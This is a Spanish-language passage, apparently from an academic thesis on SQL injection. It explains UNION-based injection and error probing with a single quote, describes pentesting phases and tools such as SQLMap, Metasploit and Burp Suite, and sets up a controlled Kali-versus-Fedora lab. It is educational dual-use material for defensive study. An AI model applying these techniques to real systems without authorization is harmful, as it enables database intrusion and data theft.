En muchas ocasiones resulta sencillo conocer información sobre la DBMS basta con usar una comilla simple (') al final de la URL para que esta genere mensajes de error que brinden información sobre el DBMS que se usa.

La figura 2.13 muestra un ejemplo de error que puede entregar alguna aplicación web.




Figura 2.13 Mensaje de error

Operador UNION. El operador `UNION` es una de las herramientas más usadas por los administradores de bases de datos. Como se ha visto anteriormente se utiliza para combinar resultados de dos o más instrucciones `SELECT`, la sintaxis básica de estas instrucciones es la siguiente:

```
SELECT column-1,column-2,…,column-N FROM table-1
UNION
SELECT column-1,column-2,…,column-N FROM table-2
```

Esta consulta regresara una tabla que incluya los resultados de ambas instrucciones `SELECT` sin repetir valores.

Si una aplicación web devuelve todos los datos de una primera consulta, con el operador `UNION` es posible inyectar otra consulta arbitraria la cual puede tener distintos fines como leer cualquier tabla a la cual tenga acceso el usuario.

Para ser ejecutado el operador `UNION` necesita cumplir ciertos requerimientos como son:

- Las dos consultas deben regresar el mismo número de columnas.
- Los datos en las columnas de las dos instrucciones `SELECT` deben de ser del mismo tipo o compatibles.

Si estos requerimientos no se cumplen, la consulta fallará y un mensaje de error será mostrado por la aplicación web.

2.6 PENTESTING

Los test de intrusión evalúan los niveles de seguridad de un sistema informático o red mediante la simulación, en un entorno controlado. Estos implican un análisis activo del sistema en busca de posibles vulnerabilidades que podrían resultar en un ataque.

Estas evaluaciones se realizan desde la posición de un atacante potencial y puede implicar la explotación activa de vulnerabilidades de seguridad. El propósito de estas pruebas es determinar la viabilidad de un ataque y el impacto que este podría generar.

2.6.1 Fases de un pentesting

Para que las probabilidades de éxito en un ataque ya sea este SQL injection o algún otro incrementen existe una serie de fases que el atacante debe seguir. A continuación, se mencionan cada una de estas fases, así como en que consiste cada una:

Reconocimiento. La primera fase consiste en un reconocimiento del entorno donde el objetivo principal es recoger la mayor cantidad posible de información de la red, para esta fase el atacante puede hacer uso de distintas herramientas. Una de estas herramientas es Nmap la cual es usada para buscar host en el entorno, así como reconocer que servicios están corriendo estos. Este reconocimiento tiene como fin encontrar un servidor web vulnerable o algún servicio expuesto que le permita ejecutar un desbordamiento de buffer.

Esta fase se categoriza en dos:

- **Reconocimiento pasivo.** en este tipo, la meta principal es recolectar información analizando el tráfico de red, direcciones IP, redes ocultas, nombres de dominio, nombres de servidor o información no técnica como los servicios que la organización brinda, su localización, información acerca de sus empleados y demás información que no implique ningún riesgo de detección.
- **Reconocimiento activo.** La meta principal de este tipo de reconocimiento es obtener información técnica de la red. Recolectar información sobre los servidores de correo, detalles del servidor, sistema operativo, servicios en red, etc. Aunque este tipo de reconocimiento implique riesgo de detección.

Descubrimiento de vulnerabilidades. Una vez se conoce que servicios están corriendo, el atacante buscara vulnerabilidades que él pueda atacar. Para esto existen herramientas

como Nessus, la cual se encarga de buscar vulnerabilidades en el servidor web, mismas vulnerabilidades que el atacante puede aprovechar. Si el entorno está configurado a un nivel de seguridad más alto, el atacante siempre puede hacer uso de herramientas que automaticen consultas de error, para ver cómo reacciona la aplicación

- **Barrido de ping.** Es una forma de determinar el número de host disponibles enviando una solicitud (`ICMP ECHO`). Las direcciones IP que responden con un `ICMP ECHO reply` son aquellas direcciones IP vivas. La figura 2.14 demuestra una solicitud hecha por la dirección IP 192.168.0.5 a la cual solo responde la dirección 192.168.0.6 he indica que es la única viva en la red.




Figura 2.14 Solicitud ICMP ECHO

Ataque. Una vez que se ha reunido suficiente información acerca de la red y sus vulnerabilidades, el hacker finalmente puede iniciar su ataque. Este hace uso de distintas

herramientas y técnicas para ganar acceso a los datos, muchos de estos ataques serán mediante puertos abiertos o servicios en red.

2.6.2 Herramientas pentesting

En la actualidad existe una gran diversidad de herramientas para realizar pruebas de pentesting. Kali Linux es un sistema operativo basado en GNU/Linux la cual es considerada la principal plataforma para realizar pruebas de penetración, Kali Linux tiene como objetivo ejecutar auditorias de seguridad, así como pruebas de pentesting.

Lanzada en 13 de marzo del 2013 es una completa reconstrucción de BackTrack Linux, conforme a los estándares de Debian, incluye más de 600 herramientas de pentesting es Open Source y cuenta con más soporte multilenguaje, [37].

Entre las herramientas que se pueden encontrar o instalar en Kali Linux están las siguientes:

SQLMap. Es una herramienta Open Source de las más populares, esto debido a su poderoso motor de detección, la aplicación desarrollada en Python tiene como objetivo detectar y aprovechar toda vulnerabilidad de SQL injection en una aplicación web. Una vez que se detectadas las vulnerabilidades SQL injection el usuario cuenta con varias opciones como son, enumerar los usuarios, los hashes de contraseñas entre otras cosas, [38]. Esta herramienta cuenta con las siguientes características de funcionamiento, [7]:

- Completo soporte para MySQL, Oracle, PostgreSQL, Microsoft SQL Server, Microsoft Access, IBM DB2, SQLite, Firebird, Sybase, SAP MaxDB y sistemas de gestión de bases de datos Informix.
- Soporte completo para técnicas de SQL injection: blind basados en booleano, blind basado en el tiempo, blind basado en el error, consultas basados en `UNION`.
- Soporte para conectarse directamente a la base de datos sin pasar a través de un ataque SQL injection, proporcionando credenciales del DBMS, dirección IP, el puerto y el nombre de la base de datos.
- Soporte para enumerar a los usuarios, los hashes de contraseñas, privilegios, roles, bases de datos, tablas y columnas.

- El reconocimiento automático de formatos de hash de la contraseña y el apoyo para el craqueo de ellos usando un ataque basado en diccionario.
- Apoyar a volcar tablas de bases de datos en su totalidad, una serie de entradas o columnas específicas a elección del atacante. El usuario también puede elegir volcar sólo un rango de caracteres de entrada de cada columna.
- Apoyar la búsqueda de nombres de bases de datos específicas, tablas específicas a través de todas las bases de datos o columnas específicas a través de las tablas de las bases de datos. Esto es útil, por ejemplo, para identificar las tablas que contienen las credenciales de aplicación personalizados donde los nombres de las columnas relevantes 'contienen cadena como nombre y pase.
- El apoyo a una escalada de privilegios de usuario o el proceso de base de datos a través de comandos getSystem Meterpreter de Metasploit.

John The Ripper. Esta herramienta es usada para el craqueo de contraseñas. Combina varios modos de craqueo en un mismo programa y es totalmente configurable a las necesidades del atacante, [39]. Es compatible tanto con ataque de diccionario realizando un match con todas las palabras en el diccionario, de ahí que nunca se debe elegir una palabra que se ha encontrado en el diccionario y un ataque de fuerza bruta, son utilizadas todas las posibles combinaciones. Si se elige una contraseña alfanumérica y contiene más de 8 caracteres, será difícil romperlo, [7].

HackingLab. Es una plataforma que invita a los interesados en temas de seguridad a poner a prueba sus conocimientos mediante retos que tienen como tema una vulnerabilidad en particular. Es una plataforma que ofrece desafíos CTF (*Capture The Flag*) cuya meta es la concientización referente a temas de seguridad, mediante la creación de competiciones cibernéticas que abarcan temas como forenses, criptografía, ingeniería inversa, hacking ético y defensa, [i30].

Metasploit. Es una suite Open Source muy conocida por la comunidad dedicada al hacking debido a su gran repertorio de herramientas. Metasploit proporciona información de vulnerabilidades en los sistemas para que las empresas puedan tomar ciertas medidas de protección, cuenta con herramientas para realizar pentesting y elaboración de firmas para sistemas intrusos entre otras tareas, [40]. Para comprender mejor Metasploit es necesario conocer algunos términos, los cuales son los siguientes, [41]:

- **Exploit.** Es el medio por el cual un atacante, toma ventaja de una falla en el sistema, una aplicación o servicio. Un atacante utiliza un exploit para atacar a una aplicación y conseguir un resultado que el desarrollador nunca imagino. Algunos exploit comunes son desbordamiento de buffer, vulnerabilidades de aplicaciones web y errores de configuración.
- **Payload.** Es el código que se busca el sistema ejecute. Por ejemplo, un reverse Shell es un payload que crea una conexión que da acceso al equipo destino mediante símbolo del sistema.
- **Shellcode.** Es un conjunto de instrucciones que son utilizadas como payload cuando se produce una explotación.

Metasploitable. Se trata de una máquina virtual basada en Ubuntu 8.04 la cual es intencionalmente vulnerable, diseñada para probar herramientas de seguridad y exponer vulnerabilidades comunes, [42]. Metasploitable está pensado para testear todas las opciones que ofrece Metasploit. Entre estas opciones se encuentran exploits que permiten acceder y explorar el contenido de las bases de datos con las cuales cuenta Metasploitable.

Nmap. *Network Mapper* es una herramienta open source especializada en auditorias de seguridad y exploración de red. Muchos administradores de red encuentran en Nmap una herramienta útil para realizar inventarios de red, monitoreo de host o servicios. Nmap usa diversas técnicas para determinar qué servicios están disponibles en la red, que versiones de sistemas operativos se están utilizando, los tipos de paquetes / cortafuegos están en uso y otras características. Fue diseñado para el escaneo rápido de grandes redes. Sin embargo, función bien contra un solo equipo. Los paquetes binarios disponibles están disponibles para Linux, Windows y Mac OS X. algunas de las principales características de Nmap son las siguientes, [43]:

- **Flexible.** Soporta docenas de técnicas para mapear las redes llenas de filtros IP, firewalls, routers y demás obstáculos. Estas técnicas incluyen el escaneo de puertos, detección de sistemas operativos, detección de versiones, barridos de ping, etc.
- **Potente.** Nmap ha sido utilizado para escanear grandes redes de literalmente cientos de miles de máquinas.
- **Libre.** El objetivo del proyecto Nmap es ayudar a que Internet sea más seguro, así como proporcionar a los administradores/ auditores/ hackers una herramienta

avanzada para la exploración de sus redes. Nmap está disponible para su descarga gratuita y viene con el código fuente completo que puede ser modificado y redistribuido bajo los términos de la licencia.

- **Bien documentado.** Un esfuerzo importante ha sido puesto para mantener actualizados documentos técnicos, tutoriales, e incluso un libro entero.
- **Suport.** Aunque Nmap no viene con ninguna garantía, está bien apoyado por una gran comunidad de usuarios y desarrolladores.
- **Zenmap.** se trata de una versión gráfica del escáner.
- **Scripts.** Nmap cuenta con gran variedad de scripts que ayudan a auditar la red.

Nessus. Esta herramienta desarrollada para realizar escaneos de seguridad sobre diversos sistemas operativos y aplicaciones. Uno de principales puntos de atención que tiene Nessus son los plugins desarrollados para evaluar vulnerabilidades específicas y auditar el nivel de seguridad de los sistemas. Para SQL injection Nessus cuenta con los plugins 98115, 98116, 98118 entre otros, todos ellos dirigidos a pruebas de vulnerabilidad SQL. Algunas de las principales características de Nessus son las siguientes:

- **Amplia cobertura.** Es compatible con una gran gama de dispositivos de red, sistemas operativos, bases de datos y aplicaciones.
- **Deteccion de amenazas.** Nessus puede realizar escaneos en busca de virus, malware, backdoors y servicios web con enlaces a contenido malicioso.
- **Cobertura constante.** Cuenta con protección contra nuevas vulnerabilidades gracias a la constante actualización por parte del equipo de investigación, [44].

BurpSuite. Es una plataforma integrada para la realización de pruebas de seguridad de aplicaciones web. Esta herramienta brinda un control completo, la cual permite combinar técnicas manuales y con esto explotar alguna vulnerabilidad en la aplicación web. Como plataforma cuenta con los siguientes componentes:

- Un proxy interceptarle, lo que permite inspeccionar y modificar el tráfico entre el navegador y la aplicación destino. Esta característica resulta de mucha utilidad para la realización de ataques SQL injection.
- Un escáner de aplicaciones web avanzado para automatizar la detección de diversas vulnerabilidades.
- Una herramienta de repetidor para manipular y volver a enviar peticiones individuales, [45].

Havij. Es una herramienta de SQL injection automático distribuida por ITSecTeam una empresa de seguridad iraní. Está diseñada con una interfaz gráfica que facilita su uso. Havij se publicó en 2010 y desde su liberación otras herramientas de SQL injection fueron introducidas. Sin embargo, Havij continua activa y es comúnmente usado por atacantes de bajo nivel, así como desarrolladores para realizar pruebas de pentesting, [46]. Cuenta con distintas funciones como craqueo de contraseñas, consultas predefinidas, lectura de archivos, búsqueda de la página de acceso del administrador, etc.

DVWA. Se trata de una aplicación web vulnerable a gran cantidad de ataques. Es una aplicación desarrollada con PHP/MySQL cuya principal función es servir como cama de pruebas para los distintos usuarios que gusten de probar sus habilidades en un ambiente legal. Ayuda a los desarrolladores de aplicaciones web a entender mejor los procesos de la seguridad en aplicaciones web.

DVWA es un proyecto RandomStorm OpenSource que inicio en diciembre del 2008 y continúa creciendo en popularidad. Cuenta con una amplia lista de ataques a los cuales se puede someter, entre estos SQL injection y SQL injection blind. La aplicación cuenta con tres niveles para poner en práctica desde lo básico hasta lo más avanzado, [47].

CAPITULO III

DESARROLLO DE LA PROPUESTA

"El bien que hemos hecho nos da una satisfacción interior que es la más dulce de todas las pasiones"

René Descartes

Como se menciona en el capítulo anterior los ataques a las aplicaciones web continúan en tendencia. A continuación, se presenta un escenario pensado para la realización de ataques SQL injection en un ambiente controlado, así como las configuraciones necesarias para que estos ataques puedan ser puestos a prueba.

Se hará uso de las herramientas vistas en el capítulo anterior, así como de sentencias SQL en formularios vulnerables, esto con el único fin de conseguir acceso a las bases de datos que se tendrán de prueba.

Con todo esto se pretende demostrar la cantidad de información que se puede obtener de un equipo desprotegido, así como de una aplicación web *unsanitized*.

Se busca demostrar los posibles fallos en seguridad que pueden existir tanto en las aplicaciones web, así como en los equipos donde se alojan.

3.1 PREÁMBULO A PRUEBAS SQL INJECTION

Antes de iniciar con las distintas pruebas de SQL injection es necesario realizar diversas configuraciones tanto del escenario, como de las distintas herramientas de las cuales se hará uso.

3.1.1 Representación del escenario de pruebas

Se dispondrá de una maquina atacante con S.O Kali Linux cuya configuración se presenta más adelante, de igual manera se hace uso de una maquina con sistema operativo Fedora 24 la cual servirá de víctima de las distintas pruebas a realizar. La figura 3.1 muestra el escenario antes mencionado.




Figura 3.1 Escenario de pruebas

3.1.2 Configuración del atacante

Como se mencionó en la sección 3.1.1 se dispondrá de un equipo con un S.O Kali Linux 2.0 dicho equipo contará con las siguientes configuraciones:

1. **Password y usuario:**

   Al iniciar por primera ocasión el S.O solicitara un usuario, así como un password. El password que se maneja por default en el S.O Kali Linux es toor, este proviene de root el cual es el usuario administrador por default. Es necesario cambiar dichos password para evitar problemas de seguridad.

2. **Configuración de red:**

   Es necesario configurar las direcciones IP del atacante, así como de la víctima para que exista comunicación entre ambas, para esto desde el escritorio de Kali Linux 2.0, dar clic al icono  que se encuentra en la esquina superior derecha, enseguida aparecerá un listado donde se debe dar clic en,

   ```
   Cableado conectada > Configuración de red
   cableada.
   ```

   En la ventana que se despliega dar clic en el icono  .

   Al dar clic en la figura  se abrirá una nueva ventana como se muestra en la figura 3.2. Esta ventana muestra un listado de opciones de red (Detalles, Seguridad, Identidad, etc.) de donde se selecciona IPv4. Hecho esto se dispone la dirección IPv4 del equipo:

   ```
   Dirección IP: 10.0.1.1
   Máscara de red (Netmask): 255.255.255.0
   Puerta de enlace (Gateway): 10.0.1.254
   DNS: 8.8.8.8
   ```




Figura 3.2 Menú configuración de red en Kali 2.0

Configuración Burp Suite. Como se mencionó en la sección 2.6.3, BurpSuite se encarga de realizar capturas de solicitudes HTTP. Estas capturas son necesarias para la realización de algunos ataques que se mencionan más adelante. Para iniciar con la configuración de BurpSuite en el equipo atacante es necesario seguir los siguientes pasos:

1. Iniciar el software Burp Suite, este se encuentra del lado izquierdo del escritorio y se identifica con el icono  . Para iniciar un nuevo proyecto dar clic en,

   ```
   Next > Start Burp
   ```

   En la figura 3.3 se puede observar el menú principal de BurpSuite así como las diferentes herramientas con las que cuenta, como son Proxy, Scanner, Intruder**,** entre otras.




Figura 3.3 Ventana inicial de BurpSuite

2. Es necesario conocer tanto el puerto como la dirección que utiliza BurpSuite para realizar las capturas de HTTP, para esto:

```
Proxy > options
```

En la figura 3.4 se observa encerrado en rojo, la dirección y el puerto por el cual se escucharan las peticiones HTTP que se realicen, de igual manera el botón `Import/export CA certificate`, en el cual se debe hacer clic para generar un certificado en formato DER.




Figura 3.4 Configuración de proxy en BurpSuite

3. Para poder capturar tráfico HTTPS es necesario crear un certificado en BurpSuite con el nombre `Burp`, para esto:

   `Import/export CA certificate > certificate in DER format`

   Guardar en Descargas.

Configuración navegador. Es necesario realizar algunos cambios en el navegador para que este funcione de manera correcta con BurpSuite. A continuación, se presentan los pasos a seguir para la configuración del navegador:

1. Abrir el navegador Mozilla Firefox y dirigirse al menú ubicado en la esquina superior derecha identificado con el símbolo  .
2. Acceder a `preferences` en el menú desplegado, identificado con el símbolo 

.

   En la figura 3.5 se presenta el menú general de configuración del navegador Firefox. En la figura se presenta encerrado en rojo la opción `advanced` a la cual es necesario acceder para configurar BurpSuite como nuevo proxy.




Figura 3.5 Menú general de configuración de Mozilla Firefox

3. Para configurar el proxy en el navegador,

   `Advanced > Network > Settings > Manual Proxy Configuration.`

   Se establece la dirección y el puerto como aparecen encerrados en rojo en la figura 3.4. En la figura 3.6 se muestra ya configurado el proxy que se usara para capturar las solicitudes HTTP con BurpSuite, es recomendable eliminar todo valor en la casilla No Proxy For**.**

